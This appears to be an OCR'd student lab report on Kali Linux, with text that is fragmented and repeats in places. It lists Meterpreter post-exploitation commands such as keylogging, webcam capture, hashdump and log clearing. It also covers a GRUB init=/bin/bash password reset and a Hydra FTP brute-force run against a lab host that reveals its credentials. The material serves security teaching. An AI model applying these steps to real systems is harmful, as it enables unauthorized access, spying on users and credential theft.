


1.6

16 . Run help it will show all the exploitation options


kali [Running] - Oracle VirtualBox
File Machine View Input Devices Help
root@kali: /home/mugdha
Session Actions Edit View Help
root@kali: /home/mugdha
root@kali: /home/mugdha
meterpreter > help
Core Commands
Command Description
? Help menu
background Backgrounds the current session
bg Alias for background
bgkill Kills a background meterpreter script
bglist Lists running background scripts
bgrun Executes a meterpreter script as a background thread
channel Displays information or control active channels
close Closes a channel
detach Detach the meterpreter session (for http/https)
disable_unicode_encoding Disables encoding of unicode strings
enable_unicode_encoding Enables encoding of unicode strings
exit Terminate the meterpreter session
get_timeouts Get the current session timeout values
guid Get the session GUID
help Help menu
info Displays information about a Post module
irb Open an interactive Ruby shell on the current session
load Load one or more meterpreter extensions
machine_id Get the MSF ID of the machine attached to the session
migrate Migrate the server to another process
pivot Manage pivot listeners
pry Open the Pry debugger on the current session
quit Terminate the meterpreter session
read Reads data from a channel
resource Run the commands stored in a file
run Executes a meterpreter script or Post module
secure (Re)Negotiate TLV packet encryption on the session
sessions Quickly switch to another session
set_timeouts Set the current session timeout values
sleep Force Meterpreter to go quiet, then re-establish session
ssl_verify Modify the SSL certificate verification setting
transport Manage the transport mechanisms
use Deprecated alias for "load"
uuid Get the UUID for the current session
write Writes data to a channel
Priv: Elevate Commands
Command Description
getsystem Attempt to elevate your privilege to that of local system.
Priv: Password database Commands
Command Description
Right Ctrl
26°C Sunny
Search
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
1.7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write Writes data to a channel
Priv: Elevate Commands
Command Description
getsystem Attempt to elevate your privilege to that of local system.
Priv: Password database Commands
Command Description
hashdump Dumps the contents of the SAM database
Priv: Timestomp Commands
Command Description
timestomp Manipulate file MACE attributes
Stdapi: File system Commands
Command Description
cat Read the contents of a file to the screen
cd Change directory
checksum Retrieve the checksum of a file
cp Copy source to destination
del Delete the specified file
dir List files (alias for ls)
download Download a file or directory
edit Edit a file
getlwd Print local working directory (alias for lpwd)
getwd Print working directory
lcat Read the contents of a local file to the screen
lcd Change local working directory
ldir List local files (alias for lls)
lls List local files
lmkdir Create new directory on local machine
lpwd Print local working directory
ls List files
mkdir Make directory
mv Move source to destination
pwd Print working directory
rm Delete the specified file
rmdir Remove directory
Right Ctrl
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Search
ENG IN
13:33 05-12-2025

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
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Session Actions Edit View Help
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
root@kali: /home/mugdha
lcd Change local working directory
ldir List local files (alias for lls)
lls List local files
lmkdir Create new directory on local machine
lpwd Print local working directory
ls List files
mkdir Make directory
mv Move source to destination
pwd Print working directory
rm Delete the specified file
rmdir Remove directory
search Search for files
show_mount List all mount points/logical drives
upload Upload a file or directory
Stdapi: Networking Commands
Command Description
arp Display the host ARP cache
getproxy Display the current proxy configuration
ifconfig Display interfaces
ipconfig Display interfaces
netstat Display the network connections
portfwd Forward a local port to a remote service
resolve Resolve a set of host names on the target
route View and modify the routing table
Stdapi: System Commands
Command Description
clearev Clear the event log
drop_token Relinquishes any active impersonation token.
execute Execute a command
getenv Get one or more environment variable values
getpid Get the current process identifier
getprivs Attempt to enable all privileges available to the current process
getsid Get the SID of the user that the server is running as
getuid Get the user that the server is running as
kill Terminate a process
localtime Displays the target system local date and time
pgrep Filter processes by name
pkill Terminate processes by name
ps List running processes
reboot Reboots the remote computer
reg Modify and interact with the remote registry
rev2self Calls RevertToSelf() on the remote machine
shell Drop into a system command shell
shutdown Shuts down the remote computer
steal_token Attempts to steal an impersonation token from the target process
suspend Suspends or resumes a list of processes
Right Ctrl
26°C Sunny
Search
ENG IN
13:33 05-12-2025

1.9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ps List running processes
reboot Reboots the remote computer
reg Modify and interact with the remote registry
rev2self Calls RevertToSelf() on the remote machine
shell Drop into a system command shell
shutdown Shuts down the remote computer
steal_token Attempts to steal an impersonation token from the target process
suspend Suspends or resumes a list of processes
sysinfo Gets information about the remote system, such as OS
Stdapi: User interface Commands
Command Description
enumdesktops List all accessible desktops and window stations
getdesktop Get the current meterpreter desktop
idletime Returns the number of seconds the remote user has been idle
keyboard_send Send keystrokes
keyevent Send key events
keyscan_dump Dump the keystroke buffer
keyscan_start Start capturing keystrokes
keyscan_stop Stop capturing keystrokes
mouse Send mouse events
screenshare Watch the remote user desktop in real time
screenshot Grab a screenshot of the interactive desktop
setdesktop Change the meterpreters current desktop
uictl Control some of the user interface components
Stdapi: Webcam Commands
Command Description
record_mic Record audio from the default microphone for X seconds
webcam_chat Start a video chat
webcam_list List webcams
webcam_snap Take a snapshot from the specified webcam
webcam_stream Play a video stream from the specified webcam
Stdapi: Audio Output Commands
Command Description
play play a waveform audio file (.wav) on the target system
For more info on a specific command, use <command> -h or help <command>.
meterpreter > screenshare
[*] Preparing player ...
[*] Opening player at: /home/mugdha/VkZeRLju.html
[*] Streaming ...
Right Ctrl
26°C Sunny
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
10.0

17 . Then run sysinfo it will display all the related information about system



10.1

18 . Close the terminal.

5 . Grub Boot

1 . GRUB (Grand Unified Bootloader) is the default bootloader used in Kali Linux to load the operating system.

2 . It appears at startup and lets you choose which OS or kernel to boot.

3 . GRUB loads the Linux kernel into memory and starts the boot process.

4 . It allows advanced options like recovery mode, editing boot parameters, and troubleshooting.


5 . GRUB controls the boot sequence, so if it breaks, Kali Linux may not start.

6 . Steps :

1 . start kali os.

2 . After the first appearance click on the E on the keyboard

3 . Then following interface will appear then replace ro with rw init=/bin/bash then run it.




1.1

4 . Then following interface will appear then type “passwd username”

5 . Then write the new password then write it again to confirm it.

6 . After all this process restart the system then type the new password



1.2

4 . Brute Force Method :

The brute force method is a trial-and-error approach used in cybersecurity, cryptography, and problem-solving to systematically check every possible combination until the correct solution is found. Its name comes from using "excessively forceful" attempts to gain access.

1 . Hydra :

1 . Brute-force login attacks – Hydra is used to try many username/password combinations automatically.

2 . Testing password strength – Helps check how strong or weak login passwords are.

3 . Supports many protocols – Works on SSH, FTP, Telnet, HTTP, SMB, RDP, MySQL, etc. Useful in penetration testing – Helps ethical hackers find weak authentication in systems.

4 . Automated & fast – Hydra can run attacks quickly using many threads at the same time.

5 . Steps :

1 . Open kali terminal.

2 . Ran Hydra to brute-force the FTP login of the IP 192.168.1.113 using the wordlist rockyou.txt.

3 . Hydra started testing thousands of passwords automatically.

4 . Hydra found a valid username and password:

- **login: msfadmin**
- **password: msfadmin**

5 . This means the FTP server at 192.168.1.113 is vulnerable to password-guessing attacks.

6 . Hydra completed the attack successfully and stopped because the correct password was discovered.

7 . Then close the kali terminal.

```
┌──(root㉿kali)-[/home/mugdha]
└─# hydra -l msfadmin -P /usr/share/wordlists/rockyou.txt 192.168.1.113 ftp
ydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

ydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-12-05 03:24:07
WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to prevent overwriting, ./hydra.restore
DATA] max 16 tasks per 1 server, overall 16 tasks, 14344400 login tries (l:1/p:14344400), ~896525 tries per task
DATA] attacking ftp://192.168.1.113:21/
